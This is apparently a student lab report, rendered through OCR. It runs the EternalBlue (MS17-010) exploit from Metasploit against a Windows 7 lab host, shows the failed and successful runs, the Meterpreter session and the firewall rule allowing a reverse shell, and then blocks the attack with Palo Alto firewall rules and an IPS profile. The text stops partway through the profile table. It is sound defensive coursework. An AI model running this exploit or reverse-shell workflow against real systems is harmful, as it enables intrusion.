


```
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 172.16.1.10:445 - Connecting to target for exploitation.
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.10:445 - CORE raw buffer dump (27 bytes)
[*] 172.16.1.10:445 - 0x00000000  [illegible]  Windows 7 Profes
[*] 172.16.1.10:445 - 0x00000010  [illegible]  sional 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with 17 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 172.16.1.10:445 - Connecting to target for exploitation.
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.10:445 - CORE raw buffer dump (27 bytes)
[*] 172.16.1.10:445 - 0x00000000  [illegible]  Windows 7 Profes
[*] 172.16.1.10:445 - 0x00000010  [illegible]  sional 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with 22 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Assess the success of the attack and apply any required steps to achieve success.

Attack summary: No session was created, and attack eventually failed as reverse connection was not established because of the 0-trust concept.


To make the attack successful, a reverse connection from DMZ host to Kali should be successfully made. To achieve that I created a security policy Named ‘DMZ-Kali-Reverse_Shell’ where DMZ could access port ‘4444’ (used as LPORT) of Kali for reverse connection.



	Source				Destination				
TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION	SERVICE
universal	DMZ	any	any	any	kali	any	any	any	Reverse_Shell
universal	kali	any	any	any	DMZ	any	any	ms-ds-smb print-over-m...	SMB2
universal	kali	any	any	any	DMZ	any	any	telnet	application-d...
universal	inside	any	any	any	outside	any	any	any	DNS HTTP HTTPS
intrazone	any	any	any	any	(intrazone)	any	any	any	any
interzone	any	any	any	any	any	any	any	any	any

Now with this rule added, I used the same configurations in metaslpoit and launched the attack.

Conclusion: The attack was successful and generated a meterpreter session !



```
) 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buff
er.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 172.16.1.10
[+] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 172.16.1.10:[illegible]) at 2024-12-08
 10:47:[illegible] -[illegible]

meterpreter > sysinfo
Computer        : [illegible]-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Block the applications used in the attack and demonstrate that port 445 remains open, but the attack is prevented

To block the attack, I thought of blocking the reverse connection with application, so I saw the logs and got to know the application name show while the time of successful attack and reverse connection was ‘unknown-tcp’.

Hence, I created another security rule named Restrict-access where I used following configurations to block the attack:

name: **Restrict-attack**

source: DMZ


destination: Kali

Application: **unknown-tcp**

Service: application-default

Actions: Deny

After committing these changes, I launched the attack again with same configurations and the attack failed!



kali-linux-2024.3-vmware-amd64 - VMware Workstation
PA-VM-10.2.10
kali-linux-2024.3-vmware-...
Windows 7 x64
My Computer
GNS3 VM
Windows 10
Trash
File System
Home
File Actions Edit View Help

```
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 172.16.1.10:445 - Connecting to target for exploitation.
[+] 172.16.1.10:445 - Connection established for exploitation.
[+] 172.16.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.10:445 - CORE raw buffer dump (27 bytes)
[*] 172.16.1.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windo
ws 7 Profes
[*] 172.16.1.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30              sional
 7600
[+] 172.16.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:445 - Trying exploit with 22 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buff
er.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 172.16.1.10
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Verifying port 445 remains open:

Command used: Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn

Verification of port remaining open:


kali-linux-2024.3-vmware-amd64 - VMware Workstation
PA-VM-10.2.10
kali-linux-2024.3-vmware-...
Windows 7 x64
My Computer
GNS3 VM
Windows 10
File Actions Edit View Help
Screenshot taken


```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 [illegible]
Nmap scan report for 172.16.1.10
Host is up (0.0010s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: [illegible]-PC
|   NetBIOS computer name: [illegible]-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-12-08T[illegible]

Nmap done: 1 IP address (1 host up) scanned in [illegible] seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Undo:

Removed the security policy I added to restrict the attack:


Name of the removed policy: Restrict access.

Before removing:



				Source				Destination			
	NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLIC
1	Restrict-attack	none	universal	DMZ	any	any	any	kali	any	any	unk
2	DMZ-Kali-Reverse_S...	none	universal	DMZ	any	any	any	kali	any	any	any
3	SMB-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	ms- prin
4	Telnet-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	teln
5	ECE519C_Internet-A...	none	universal	inside	any	any	any	outside	any	any	any
6	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any
7	interzone-default	none	interzone	any	any	any	any	any	any	any	any

After Removing:



				Source				Destination			
	NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICA
1	DMZ-Kali-Reverse_S...	none	universal	DMZ	any	any	any	kali	any	any	any
2	SMB-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	ms- prin
3	Telnet-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	teln
4	ECE519C_Internet-A...	none	universal	inside	any	any	any	outside	any	any	any
5	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any
6	interzone-default	none	interzone	any	any	any	any	any	any	any	any


Use the PAN-OS IPS module to inspect attacker traffic and block the attack.

For this final task I went to the ‘Object’ section and selected Vulnerability protection and added a new profile with following CVE’s related to MS17-010:

1. **CVE-2017-0143**
2. **CVE-2017-0144**
3. **CVE-2017-0145**
4. **CVE-2017-0146**
5. **CVE-2017-0147**
6. **CVE-2017-0148**

And configurations as follows:

1. Rule name: Block-MS17-010
2. Severity: Critical, High & Medium
3. Action: Drop
4. Host type: Any



Vulnerability Protection Profile

Name: MS17-010


Description:

Rules | Exceptions

□	RULE NAME	THREAT NAME	CVE	HOST TYPE	SEVERITY	ACTION	PACKET CAPTURE
